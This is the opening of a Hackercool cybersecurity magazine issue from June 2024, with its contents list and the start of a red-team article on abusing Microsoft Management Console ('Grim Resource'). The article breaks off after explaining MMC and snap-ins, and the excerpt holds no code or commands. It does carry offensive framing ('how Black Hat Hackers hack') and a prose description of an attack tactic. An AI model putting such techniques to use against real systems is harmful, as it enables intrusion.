

Simplifying Cyber Security since 2016

HACKERCOOL

June 2024 Edition 7 Issue 6

Learn how Black Hat Hackers hack

Exploiting Microsoft Management Console to gain access to Windows systems in Red Team Hacking

MOBILE SECURITY

Latest security and privacy features in
Android 15.

VULNERABILITY FOR BEGINNERS

UEFI firmware of Phoenix Technologies and
MailCow Mail Server

WHAT'S NEW

Kali Linux 2024.2

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 6

*We are once again
skipping editor's note
for the same reason
already
obvious to you.*

"IN THIS ATTACK, THE CRIMINALS START A NEW MSBUILD PROCESS WITH A TWIST:
THEY SPECIFY A WORKING DIRECTORY LOCATED ON A REMOTE SMB SERVER"

- RESEARCHERS OF BITDEFENDER ON THE RECENT CHINESE HACKING CAMPAIGN

INSIDE

See what our Hackercool Magazine's June 2024 Issue has in store for you.

1. Red Team Hacking:

Exploiting Microsoft Management Console to gain access.

2. Mobile Security:

Latest security and privacy features of Android 15.

3. Vulnerability for beginners:

UEFI firmware of Phoenix technologies.

4. Vulnerability for beginners:

MailCow Mail server.

5. Online Security:

We analyzed the entire web and found a security threat lurking in plain sight.

6. What's New:

Kali Linux 2024.2.

7. Cybersecurity:

Major IT outage brings businesses around the world to a standstill -- experts explain what happened and why.

Downloads

Other Useful Resources


Exploiting Microsoft Management Console to gain access

RED TEAM HACKING



Researchers at Elastic Security Labs have identified a novel attack technique being used by hackers in the wild that exploited Microsoft Management Console in Windows to evade defenses and gain access. Elastic Security Labs have codenamed this technique “Grim Resource”. In this month’s Issue, our readers will learn about this attack technique in detail.

What is Microsoft Management Console?

Microsoft Management Console (MMC) is a component present by default in Microsoft Windows that provides system administrators an interface for configuring and monitoring of systems. It was first introduced in 1998 with the option pack for Windows NT 4.0 but later came pre-installed with Windows 2000 and its successors.



It is usually used for administration of the Windows systems. Examples of popular mmc files are “Computer Management” and “Group Policy Editor”.



What are Snap-Ins?

Snap-Ins are like tools of Microsoft Management Console. Popular examples of Snap-ins are Event Viewer, Device manager etc. Snap-in are tools used in the toolbox called MMC.

